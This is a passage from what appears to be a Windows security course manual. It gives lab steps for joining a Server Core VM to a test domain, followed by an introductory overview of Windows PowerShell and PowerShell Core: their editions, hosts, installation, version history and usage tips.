The C:\SANS folder should have the *contents* of the ISO file, not the ISO file itself; hence, you should not see the SEC505.ISO file inside C:\SANS on your VM.

Step 20) Join the Second VM to the Domain

Before proceeding, confirm that your first VM is running. Your first VM is a domain controller and your second VM will join the domain.

Important: Do not continue with the next step until your first VM is fully configured. You must successfully complete all of the prior steps first.

On the second VM, switch into the C:\SANS\Setup folder and run these commands:


Important: In the next command, the argument is "**Member**", not "Controller" like when you installed the first VM. If you accidentally choose Controller, you will have to create a new Server Core VM!

```
cd C:\SANS\Setup
.\Start-Top.ps1 -ScriptsFolderPath .\Member
```

After a minute, you will be prompted for credentials to join the VM to the domain. If you accidentally use the wrong P@ssword, you will see red error messages, but just run the above command and try again.

Use these credentials to rename the computer and join the member server to the domain:

User name: testing\administrator
Password: P@ssword




Your VM will reboot automatically.

Note: Your virtualization software will have a menu option or toolbar icon for sending the Ctrl-Alt-Del keystroke sequence into your Server Core VM.

After the reboot, log on in the CMD shell by **pressing the ESC key twice**, selecting **"Other user"**, and entering **"testing\administrator"** as the user name.

Note: Do not type "administrator" as the user name; enter **"testing\administrator"**.

Note: Your password is "P@ssword" again.



To confirm that your VM has joined the TESTING domain, run:

```
whoami .exe
```

The output should be "testing\administrator". If the output is "member\administrator", then this is incorrect. If it's incorrect, please sign out (logoff.exe), send Ctrl-Alt-Del to the VM, hit the ESC key twice to switch to choose the "Other user" option, and enter "testing\administrator" as the user name. Please ask the instructor or facilitator if there are any issues.

This second VM is configured as a Server Core member server joined to the domain and is named "Member". Your first VM is a domain controller named "Controller".

In your member server VM, the second one running Server Core, run:

```
powershell_ise.exe
```

In PowerShell, please run:

```
explorer.exe
```

Leave these two graphical applications running. If you minimize all the windows, you will see their rectangles at the bottom. You can also Alt-Tab between them.

Troubleshooting: License Expired (Optional)

If your VM spontaneously reboots every hour because of licensing issues, run these commands in PowerShell:

```
C:\SANS\Day1\Misc\Rearm-License.ps1
```

```
Restart-Computer
```

If you see "license expired" text on your desktop wallpaper, run the above commands.

Troubleshooting: Adding a Loopback Adapter (Optional)

Most likely, you will **not** need to install the Microsoft Loopback adapter inside your VM. Inside the VM (not on your host laptop) **if** the VM's network adapter will not stay enabled and connected when your host laptop does not have a live network connection, you will need to install the Microsoft Loopback adapter in Control Panel.

If you need to install the Microsoft Loopback adapter, follow these steps:

Run these commands in PowerShell, not in a CMD shell:


```
Get-NetAdapter | Set-NetIPInterface -Dhcp Enabled
```

```
Get-NetAdapter | Disable-NetAdapter -Confirm:$False
```

Open the graphical Control Panel:

```
control.exe
```

In Control Panel inside your training VM, open the "Device Manager" applet > select your server at the top in Device Manager to highlight it > Action menu > Add Legacy Hardware > Next > select "Install the hardware that I manually select from a list (Advanced)" > Next > select "Network Adapters" > Next > choose "Microsoft" as the manufacturer on the left > choose "Microsoft KM-TEST Loopback Adapter" on the right > Next > Next > Finish.



The Microsoft Loopback adapter is a simulated Ethernet network interface card that appears to be always connected to a live network, even though it is not.

Add the Microsoft Loopback adapter to both of your VMs for this lab.

After the Loopback adapter has been installed in your VMs, please return to the above lab where you left off. Specifically, return to the above lab and run the setup script again:

Setup script for the **first VM** with the graphical desktop:

```
.\Start-Top.ps1 -ScriptsFolderPath .\Controller
```

Setup script for the **second VM** with Server Core:

```
.\Start-Top.ps1 -ScriptsFolderPath .\Member
```

Still Doesn't Work...

What if it still doesn't work? In the worst case scenario, run:

```
cd C:\SANS\Setup

# First VM
notepad.exe .\Controller\DefaultDataFile.ps1

# Second VM
notepad.exe .\Member\DefaultDataFile.ps1
```

Edit the DefaultDataFile.ps1 file and change the following setting from \$False to \$True:

```
SkipNetworkInterfaceCheck = $True ;
```

Save changes to the configuration file, close the tab, and run the setup script again.

Setup script for the **first VM** with the graphical desktop:

```
.\Start-Top.ps1 -ScriptsFolderPath .\Controller
```

Setup script for the **second VM** with Server Core:

```
.\Start-Top.ps1 -ScriptsFolderPath .\Member
```

And if the above doesn't allow the VM to run well enough for the course, it is possible the VM or installation ISO is corrupted. Please ask the instructor or facilitator for help.

What Is Windows PowerShell?

- **Interactive command shell (like CMD)**
- **Scripting language (simplified C#)**
- **Remote management framework**
- **Built on top of .NET Framework**
- **Piping of full .NET objects, not text!**
- **Legacy EXE's are being phased out**
- **GUI app wrappers on top of PowerShell**



What Is Windows PowerShell?

Windows PowerShell is a command shell, scripting language, and remote management framework. PowerShell is intended for network administrators, not professional web programmers, and has replaced the old CMD shell and VBScript as the most popular shell and scripting language for Windows.

Strictly speaking, Windows PowerShell is part of the Windows Management Framework (WMF), so Microsoft and others often refer to "WMF" instead of to "PowerShell", but this is a branding and marketing mistake, so this manual will almost always just refer to Windows PowerShell and rarely to WMF.

Similar to the CMD shell, you can work in PowerShell interactively, manually typing and executing commands as needed while "in" the shell, or it can run uncompiled scripts written in a scripting language specifically for it. PowerShell scripts end with the ".ps1" filename extension, not ".bat" or ".cmd", and are simple text files.

Unlike the CMD shell, however, PowerShell is built on top of the .NET Framework and is itself a compiled .NET program. PowerShell does not pipe text streams, as virtually every other Windows- or UNIX-based shell does, but complete .NET objects, including all of their properties and methods! These properties and methods are accessible to your PowerShell scripts, and PowerShell was specifically designed around them. This object-orientation in a *shell scripting language* is sometimes disorienting to administrators with prior shell language experience.

Unlike the CMD shell, which has only a small number of built-in commands (like "dir" and "copy"), PowerShell has over 3,000 built-in commands, called cmdlets (pronounced "command-lets"), and more cmdlets can be added for the sake of other products, such as for Exchange Server and System Center Operations Manager, both of which can be managed almost entirely through PowerShell. Microsoft has promised that most server products will be "PowerShell-ized" going into the future too, just as with Server Manager and Active Directory Administrative Center.

Like the CMD shell, PowerShell can still run traditional external binaries, like NETSH.EXE and WMIC.EXE, and capture their textual output. But PowerShell has de facto replaced CMD as the default command-line shell. Don't worry, though, CMD.EXE will still be installed by default for many years to come for backward compatibility.

Unlike the CMD shell's meager batch language, PowerShell's scripting language supports a large variety of flow control elements, type casting, functions, full-featured arrays, object reference variables, default variables in flow control blocks, regular expressions, and other constructs often associated only with UNIX shells like *bash* and *ksh*. At first glance, the PowerShell language looks somewhat similar to Perl or C#, but it's not even half as difficult to learn as either of those languages. In its object orientation, PowerShell is akin to Python, but there are large syntactic differences between the two languages.

Finally, commands that can be run locally can almost always be executed remotely over the network as well. PowerShell includes a remote command execution framework based on the Web Services for Management (WS-Man) protocol and TLS. PowerShell also has deep ties into the Windows Management Instrumentation (WMI) service, which also supports remote access.

In summary, Windows PowerShell:

- Is an interactive command shell, like CMD.EXE or *bash* on Linux.
- Is a full-featured scripting language for that shell (looks similar to C#).
- Includes a remote command execution and management system.
- Has replaced the CMD shell and its quaint batch scripting language.
- Is built on top of the .NET Framework, utilizing the CLR.
- Includes thousands of built-in commands, called cmdlets.
- Pipes complete .NET objects, not text, from one cmdlet to another.
- Can still run traditional external binary programs, like SC.EXE and NET.EXE.
- Supports remote command execution and background jobs.

What Is PowerShell Core?

Windows PowerShell

- Full .NET Framework
- Runs only on Windows
- Installed by default
- Closed source
- Large class library
- More cmdlets
- Third-party SSH support
- **FROZEN!**



PowerShell Core

- .NET Core Framework
- Windows, Linux, and macOS
- Not installed by default (yet)
- Open source in GitHub
- Smaller class library (for now)
- Less cmdlets (for now)
- SSH support built in
- **THE FUTURE!**



What Is PowerShell Core?

There are two editions of PowerShell, and they are very different:

- Windows PowerShell
- PowerShell Core

Windows PowerShell is installed by default. At the time of this writing, PowerShell Core is still not installed in Windows by default. PowerShell Core must be installed separately. Windows PowerShell and multiple versions of PowerShell Core can be installed and run side by side without any problems. Don't worry, installing PowerShell Core will not overwrite or replace Windows PowerShell on your machine.

Note: Strictly speaking, Microsoft has renamed "PowerShell Core" to just "PowerShell" (without the "Core" part), apparently in an effort to cause as much mass confusion as possible. Until PowerShell Core is installed in Windows by default, this course will continue to refer to it as "PowerShell Core" to avoid confusion.

The main technology difference between the editions is the version of the .NET Framework used by each. Because of the different versions of the .NET Framework, there are differences in supported operating systems and available commands.

Microsoft Windows comes with the Full .NET Framework installed by default. *Windows PowerShell* runs on top of the *Full* .NET Framework. The Full .NET Framework includes a very large library of built-in classes that Windows PowerShell may use.

On the other hand, the .NET Core Framework is smaller, cross-platform, open source, and not (yet) installed on Windows by default. (Strictly speaking, it's not called the ".NET Core Framework", it's just called ".NET Core" without the word "Framework", but it helps to clarify right now to continue to use the term for both.) The .NET Core Framework is compatible with Windows, Linux, and macOS, but, being cross-platform, it comes with a smaller library of classes.

PowerShell *Core* runs on top of the .NET *Core* Framework. *Windows* PowerShell runs on top of the *Full* .NET Framework. PowerShell *Core* is cross-platform because it runs on Windows, Linux, and macOS, but *Windows* PowerShell runs only on Microsoft Windows. PowerShell *Core* is an open-source project in GitHub, but *Windows* PowerShell is closed source and comes pre-installed on Microsoft Windows alone.

Script Compatibility

Code written for PowerShell Core should usually (hopefully) run as is on Windows PowerShell too, but the reverse is often not true.

Despite PowerShell Core 6.0 having a larger version number than Windows PowerShell 5.1, PowerShell Core is not a superset of Windows PowerShell; it is a subset. Microsoft deliberately chose to use "6.0" for both technical and marketing reasons, but really, PowerShell Core is a different product, not an enhancement of an existing product.

There are fewer cmdlets, modules, and classes available in PowerShell Core than in Windows PowerShell because of their differing .NET Frameworks; hence, a script written on Microsoft Windows using Windows PowerShell on the Full .NET Framework will unfortunately sometimes not run on PowerShell Core, even when the operating system in both cases is Windows. The only way to know for sure is to test.

In your scripts, you can test for which edition of PowerShell is being used:

<code>\$PSVersionTable.PSEdition</code>	<code>#Will be "Core" or "Desktop"</code>
---	---

If the PSEdition is "Desktop", it is Windows PowerShell, whether or not it is a server or client Windows operating system. If the PSEdition is "Core", it's PowerShell Core.

Unless otherwise noted, when this manual mentions just "PowerShell", it is usually referring to both Windows PowerShell and PowerShell Core. Usually, if something is unique to PowerShell Core, this manual will mention "Core" specifically. And because this is a Windows security course, the manuals rarely mention Linux or macOS.

Core Is the Future of PowerShell

Microsoft has stated that future development efforts will go only into PowerShell Core. Going forward, Windows PowerShell will receive only bug fixes. Windows PowerShell is now frozen and will someday be deprecated.

The reason for this is Azure and the imperative to increase Azure sales. More than half the virtual machines running in Azure are Linux VMs, not Windows Server VMs, and a large percentage of web developers use Linux or macOS to write, test, and deploy their code. (This is also why Microsoft developed the Windows Subsystem for Linux, i.e., to allow bash to run natively on Windows so that developers do not need Linux or macOS as much to write, test, and deploy their code.) Microsoft is a cloud services company now and all roads lead to Azure. The needs and preferences of Windows-only administrators are being sacrificed on the Altar of Azure.

When will PowerShell Core be installed by default on Windows? When will Windows PowerShell be deprecated or disabled by default? When will PowerShell Core be available to install through the Microsoft Store, Windows Update, or WSUS? Will Linux or macOS users start using PowerShell in non-trivial numbers? Unknown. Stay tuned...

Windows PowerShell Host Processes

Strictly speaking, PowerShell is not the rectangular application you see in front of you with the blinking cursor. This graphical shell you see is just a hosting process, a wrapper around a special DLL (System.Management.Automation.dll) to make it easier for humans to interact with that DLL. That DLL is the real PowerShell engine.

PowerShell is a script interpretation and command execution engine compiled as a DLL, not a command shell; hence, this engine can be connected to graphical programs with icons and toolbars, text-oriented console programs, or programs that do not expose a human interface at all, such as for background services. And the PowerShell host process does not have to come from Microsoft either, you can get third-party alternatives.

There are five main Windows PowerShell "hosts" from Microsoft:

- **PowerShell Console** (powershell.exe) is a traditional text-oriented command shell designed to be familiar to those who use cmd.exe on Windows and bash on Linux. It is mostly backward compatible with console programs that expect to have standard input/output/error text streams, including interactive console programs like netsh.exe, wmic.exe, and nslookup.exe. This is the host that behaves the most like a "normal shell" and perhaps should be used first when giving PowerShell a spin, especially if you have scripting experience.
- **PowerShell ISE** (powershell_ise.exe) is a graphical Integrated Scripting Environment for writing and debugging scripts and includes what appears to be a traditional console; however, the ISE console is really a Windows graphical application with full support for Unicode (UTF16) character sets, color syntax highlighting, IntelliSense parameter hints, extensibility with add-ons, and other enhancements. The ISE console also behaves differently than "normal" shells, which can take some time to get used to; for example, line wrapping can feel strange and you can't run console utilities interactively like netsh.exe and nslookup.exe.

- **Visual Studio Code** (VSCode) is not installed by default, but it is free and may be downloaded from Microsoft (<https://code.visualstudio.com>). VSCode is a free, cross-platform, open-source, graphical development environment for many languages, including PowerShell. It includes extensions for GitHub and Azure.
- **Windows Admin Center** (WAC) is a browser-based systems administration web application (download from <https://technet.microsoft.com>). Using a browser, one connects to the WAC gateway over HTTPS, then PowerShell code in the WAC application on the gateway connects to the other systems to be managed.
- **PowerShell Web Access** (<https://<server>/pswa/>) is an IIS web application for PowerShell remoting into other computers inside the LAN using any JavaScript-capable browser, such as on an iPad, Android Phone, or Windows tablet. PSWA is not installed by default and is the most limited of the options. It's mainly for quick remote administration chores when you are away from the office.

Information about the hosting process for the PowerShell engine in front of you right now can be displayed by using the built-in `$host` variable:

```
$host
```

If you right-click the PowerShell shortcut in your start screen, you can choose "Run As Administrator" to launch the traditional console PowerShell or "Run ISE As Administrator" to launch the graphical ISE PowerShell—your choice.

PowerShell Core Host Processes

The main two host processes for PowerShell Core are the following:

- **PowerShell Console** (`pwsh.exe`) is a traditional text-only command shell, similar to `powershell.exe`, but with an unpronounceable name.
- **Visual Studio Code** (VSCode) is not installed by default, but it is free and may be downloaded from Microsoft (<https://code.visualstudio.com>). VSCode is a free, cross-platform, open-source, graphical development environment for many languages, including PowerShell, and is compatible with both Windows PowerShell and PowerShell Core.

Note that there is no graphical ISE editor for PowerShell Core. Use VSCode instead.

Also, please note the different name for the PowerShell Core executable: it is `pwsh.exe` on Windows, and `pwsh` on Linux and macOS. The `powershell.exe` binary is only for Windows PowerShell on Microsoft Windows.

Why Not Use PowerShell?

What are the negatives or drawbacks to using PowerShell? What's the downside?

- PowerShell is mostly a Windows-only thing. Though PowerShell Core is open source and available for GNU/Linux and macOS for free, PowerShell is not installed on those platforms by default. Linux and macOS users tend to love bash and Python, and they are often anti-Microsoft for political and cultural reasons. Microsoft managers hope that if they build PowerShell Core, then Linux and macOS users will come, but what if they don't? Several years from now, *Windows* PowerShell will still be very popular, while PowerShell *Core* could end up being another epic failure like Zune, SilverLight, or Windows Phone.
- PowerShell is not Python. Python dominates scripting in scientific computing, data analytics, machine learning, and college computer science departments. PowerShell has a long way to go as a general purpose scripting language outside of its narrow niche of systems administration. This is important for large organizations when they make long-term plans for the future.
- Windows PowerShell is not installed by default on Windows XP/2003/Vista, is not enabled by default on Windows Server 2008 R1 or R2, and cannot be installed on Windows 2000. So, unlike CMD.EXE, you can't expect that PowerShell will always be available the moment you need it on every computer. On the other hand, Windows 2000/XP/2003/Vista are obsolete anyway.
- PowerShell requires the .NET Framework to be installed. Some PowerShell features, like out-gridview, require Framework 3.5 or later. Later versions of PowerShell will require later versions of the .NET Framework, so this can introduce "versioning hell" similar to Java Platform versioning problems. This is also true for .NET Core because there will be future versions of that standard too.
- COM object support is very good in PowerShell, but not always as good as in VBScript or JScript; for example, the GetObject() method is more or less unavailable. PowerShell's COM problems often stem from .NET's less-than-ideal wrappers for COM, so PowerShell inherits these issues. VBScript is dead, though.
- PowerShell's file-related cmdlets can't handle file paths longer than 256 characters by default. This ridiculous limitation is particularly embarrassing since ROBOCOPY.EXE can handle long paths without a problem and it's been around for years. (It's another infamous "MAX_PATH" issue...)
- Some cmdlets and PowerShell features are painfully slow; for example, processing a large text file with a Windows version of grep.exe is *much* faster than doing it with the Switch statement or the Select-String cmdlet.

- You cannot (yet) compile a PowerShell script into a binary executable using tools provided and supported by Microsoft. Compiled binaries typically run faster, provide a tiny bit of code privacy, and might not require any PowerShell host process to run in order to execute the binary (the .NET Framework would still be required, though).

Windows PowerShell Installation

PowerShell is installed by default on Server 2008, Windows 7, and later systems.

On Windows Server 2008 R1 and R2, PowerShell is installed by default, but not enabled. It has to be enabled in Server Manager (go to Server Manager > Features > Add Features > Windows PowerShell). Until PowerShell is enabled, you will not be able to run PowerShell scripts or open its command shell.

On Server 2012 and later, and on Windows 7 and later, PowerShell is both installed and enabled by default. Nothing more needs to be done to use PowerShell immediately.

PowerShell remoting, which allows remote command execution (discussed later), is enabled by default in Server 2012 and later. Remoting is not enabled by default in any client operating systems (yet), but this feature can be turned on through Group Policy.

Download the latest version of PowerShell from <http://msdn.microsoft.com/powershell>.

The PowerShell installer file is a standard MSU package file that supports the "/quiet" switch with WUSA.EXE for hands-free installation (reboot required).

The following are the exact version requirements:

- PowerShell 2.0 requires .NET Framework 2.0 and can be installed on Windows XP-SP2, Windows Server 2003-SP1, and later. Windows 2000 is not supported. However, note that PowerShell 2.0 was deprecated in Windows 10 version 1709.
- PowerShell 3.0 requires at least Windows 7-SP1, Server 2008-SP2, Server 2008-R2-SP1, or later. Windows XP and Server 2003 are not supported. PowerShell 3.0 also requires .NET Framework 4.0 or later.
- PowerShell 4.0 requires at least Windows 7-SP1, Server 2008-R2-SP1, or later. Server 2008 is not supported. PowerShell 4.0 also requires .NET Framework 4.5 or later.
- PowerShell 5.0 requires at least Windows 7-SP1, Server 2008-R2-SP1, or later. PowerShell 5.0 also requires .NET Framework 4.5 or later.

To see what version of PowerShell you are running now:

```
$psversiontable # See the PSVersion property.
```

To see which versions of PowerShell the current running shell is compatible with:

```
$psversiontable.pscompatibleversions
```

PowerShell Core Installation

To get PowerShell Core for Windows, Linux, or macOS, download the latest bits from the GitHub site for PowerShell (<https://github.com/PowerShell/PowerShell>) and follow the installation instructions there.

Test for Windows PowerShell 2.0 Backward Compatibility

If you have .NET Framework 2.0 installed, then you can launch PowerShell 2.0 even when you have a later version of PowerShell installed. This is useful for testing scripts to confirm backward compatibility. Note that the .NET Framework 3.5 includes version 2.0 of the Framework, though you may need to enable .NET Framework 3.5 in Control Panel with the "Programs and Features" applet.

However, be aware that PowerShell 2.0 was deprecated in Windows 10 version 1709.

To launch PowerShell 2.0 specifically, assuming that 2.0 is installed and enabled:

```
powershell.exe -version 2.0
```

64-bit (x64) versus 32-bit (x86)

On a 64-bit version of Windows, a 64-bit version of PowerShell runs by default. But in the rare case you need to run the 32-bit version of Windows PowerShell, such as for compatibility with a third-party module, look for "PowerShell (x86)" in the Start menu.

To test whether the OS and/or PowerShell are running the 64-bit versions:

```
[Environment]::Is64BitOperatingSystem
```

```
[Environment]::Is64BitProcess
```

PowerShell Version History

There have been several versions of PowerShell in the past and a new version is released approximately every two years, usually with new operating systems, but not always.

Windows PowerShell 1.0 (Vista and Server 2003)

Version 1.0 first came out in 2006 for Windows XP+SP2, Server 2003, and Vista. It was built into Server 2008 by default, but was not enabled in Server Manager by default.

Windows PowerShell 2.0 (Windows 7 and Server 2008)

Version 2.0 in 2009 included hundreds of new cmdlets for remoting, background jobs, transactions, modules, the graphical ISE (powershell_ise.exe), eventing, debugging enhancements, improved exception handling, and many other items. It was built into Windows 7 and Server 2008 R2 by default.

Windows PowerShell 3.0 (Windows 8 and Server 2012)

Version 3.0 in 2012 included over 2,300 cmdlets for workflows, robust sessions, WMI improvements, automatic module loading for cmdlets, scheduled jobs support, and more. Server 2012 was the first server OS to be fully *PowerShell-ized* throughout, such that almost every administrative task could be done within PowerShell. It was built into Windows 8 and Server 2012 by default.

Windows PowerShell 4.0 (Windows 8.1 and Server 2012 R2)

Version 4.0 in 2013 included over 3,000 cmdlets with enhancements for VPNs, TPMs, NAT, Storage Spaces, Desired State Configuration (DSC), Windows Defender, Kiosk Mode, improved workflows, improved scheduled job support, and Windows PowerShell Web Access (WPWA). Windows Azure and Hyper-V enhancements also incorporated PowerShell more deeply into Microsoft's cloud offerings. It was built into Windows 8.1 and Server 2012 R2 by default.

Windows PowerShell 5.0 and 5.1 (Windows 10 and Server 2016)

Version 5.0 in 2015 included over 3,400 cmdlets with new support for managing Ethernet switches and VLANs, a package management system, improved module management, and the *class* and *enum* keywords. Version 5.0 was built into Windows 10 by default, and version 5.1 was built into Server 2016 by default.

PowerShell Core 6.0 (Windows, Linux, macOS)

PowerShell Core 6.0 runs on the .NET Core Framework, not the Full .NET Framework like Windows PowerShell 5.1. Core 6.0 included cross-platform support for Windows, Linux, and macOS. PowerShell Core 6.1 was released on GitHub in September of 2018.

PowerShell Core 7.0 (Windows, Linux, macOS)

PowerShell Core 7.0 was enhanced to run on .NET Core 3.1. It included better integration with OpenSSH, the `&&` and `||` chain operators, the `??` and `??=` operators for `$null`, `ForEach -Parallel`, improved performance, and better Windows PowerShell module compatibility. In this author's opinion, PowerShell Core 7.0 was the first potentially viable replacement for Windows PowerShell 5.1. PowerShell Core 7.0 was released on GitHub in February of 2020.

Tips for Executing Commands

- **Please use tab completion!**
- **Use ".\" in front of scripts or EXEs in current folder**
- **Press Esc to put blinking cursor on a new line**
- **Open script in a new editor tab (ise .\script.ps1)**
- **Run selection button (or F8) in PowerShell ISE**
- **Command history arrow keys (up/down arrows)**

Tips for Executing Commands


Here are some tips for executing commands in PowerShell.

Your New Best Friend: Tab Completion

The most important habit to learn in PowerShell is to use tab completion. When you begin to enter the first few letters of the name of a cmdlet, function, parameter, variable, file, folder, or almost anything else, PowerShell will guess what you are trying to type, and by pressing the Tab key, you can see or select PowerShell's guesses. Many cmdlets and parameters have long names, so using tab completion is essential for speed, preventing typo mistakes, and saving your fingers from exhaustion.

Tip: If you accidentally hit the Tab key too fast and go past what you wanted, hit Shift-Tab to go backward to the prior options.

Tab completion is supported in the text-oriented powershell.exe console host, but only crudely: you have to press the Tab key repeatedly to see matching options. In the graphical powershell_ise.exe host, on the other hand, you get a pop-up graphical window to see the list of options without hitting Tab a hundred times (this is similar to Visual Studio's IntelliSense).



Put ".\" in Front of Scripts or Executables in the Current Directory

The current directory is the folder you are in right now (also known as your "present directory"). The current folder path is displayed as part of your command prompt by default. The \$pwd variable also shows you your current directory.

When you want to run a script or executable that is in the current directory, you must put "." in front of the script or executable name, such as with the following examples.

```
.\HelloWorld.ps1
.\setup.exe
```

When you use tab completion, PowerShell will put "." in front of your script or executable names for you and show the filename extension too. This is another reason to use tab completion whenever possible.

Why is "." necessary? See the tips on command precedence below.

Script Execution Policy

PowerShell execution policy is discussed in a different manual, but, if you cannot run any scripts at all, run the following command (you only have to do it once):

```
Set-ExecutionPolicy -ExecutionPolicy Bypass -Force
```

This is the not the recommended execution policy for all users, only for you. Again, execution policy is discussed in detail in a different manual.

Move the Blinking Cursor to a New Fresh Line (ISE)

In the graphical powershell_ise.exe host (ISE), your blinking cursor can be placed anywhere on-screen. This can be annoying when you click inside a command shell window and you want to type in a new command on a fresh blank line.

To get the blinking cursor back to a new blank line, just hit Esc or Enter. Thankfully, you don't have to use your mouse to place the cursor on a new line each time.


Open Script in New Tab

A fast way to open a text file in a new tab in PowerShell ISE is from the command line:

```
ise .\somescript.ps1  
psedit .\somescript.ps1
```

Run Selection in PowerShell ISE (F8)

In PowerShell ISE, if you open a script for editing, you can highlight one or more lines from that script and execute just those highlighted lines. Once the desired lines are highlighted, click the "Run Selection" button or press F8. The "Run Selection" button in the toolbar looks like a script with a green triangle on top of it.



